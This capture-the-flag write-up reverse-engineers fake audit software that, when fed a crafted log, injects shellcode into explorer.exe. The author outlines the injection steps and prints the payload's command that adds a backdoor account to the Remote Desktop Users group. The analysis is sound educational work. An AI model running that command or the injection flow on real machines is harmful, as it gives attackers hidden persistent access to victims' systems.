Cyber Apocalypse CTF 2026

This one felt good, so I wrote up this challenge.
CorpSyncAudit [rev]
From the challenge description, the scenario is that a malicious program disguised as audit software was installed on all employees’ machines. It is also hinted that one of the log files can trigger malicious behavior that creates a backdoor on the victim’s machine.
We are given a PE file, CorpSyncAudit.exe, and a folder of logs.

Quick Tour
Startup
From the entry point start, we reach sub_140001155:

I looked through sub_140007C20, sub_140001477, and sub_1400079A7; they are just initialization routines.
Continuing into sub_1400077B0, this turns out to be a wrapper.

From there, we continue to sub_14000726E.
This is the application’s GUI entry/setup function.

Since the window procedure, lpfWndProc, contains most of the GUI behavior, sub_1400063E5 is the next function to inspect.
Inside, there were a handful of functions, so I checked their xrefs. If a function had many references, I marked it as a helper. That narrowed down the list.
Here I found sub_14000061B5, which handles the open-file dialog.

The markings from the previous step made that function stand out.
Log Reader
Stepping inside sub_1400003827, we arrive at the log reader.

Using the same marking approach as I did for sub_1400063E5, I was left with a manageable number of functions.

After scanning through them, I found a familiar pattern in sub_14000340B :
Suspicious Part

With further inspection inside sub_14000185F, it likely resolves WinAPI addresses from hashed identifiers.

Time to switch to dynamic analysis and see what it does here.
Hands-On
Catching
I loaded the PE in x64dbg and set bp corpsyncaudit.exe:$3541.

Among the logs, sync_20260412_192364.log stands out because it is much larger than the others, so it is the best candidate for triggering the malicious path.
Luckily, there are no anti-debug measures, so once that log is loaded and the breakpoint hits, the stack reveals pretty much everything:

After renaming the variables, this is clearly a classic remote process injection flow (T1055.002): open explorer.exe, allocate memory, write the payload, change the page permissions, and start a remote thread.

Then I set bp corpsyncaudit.exe+3712 and used savedata :memdump:, r8, r9, which gave me the payload for the second stage.
Shellcode Analysis
From there, I switched back to static analysis of the dumped shellcode:

First, it cleans up with cld and clears the low bits of rsp.
Then it transfers control to the main payload logic at 0xCA.

Note that when it executes call loc_CA, the address 0x0A is pushed onto the stack.
So pop rbp stores that 0x0A in rbp.
Because shellcode is self-contained and position-independent, it must have some way to resolve the APIs needed to run things. We can infer that sub_A is the API resolver for this shellcode.
That part can be annotated like this:

At offset 0x10B, the payload contains the command used to create the backdoor account:
net user backup_admin SFRCe2Q0NzNfNzFtM180bmRfNjRja2QwMHI1fQ== /add && net localgroup "Remote Desktop Users" backup_admin /add
Flag
The password string is Base64-encoded, and decoding it gives the flag: HTB{d473_71m3_4nd_64ckd00r5}.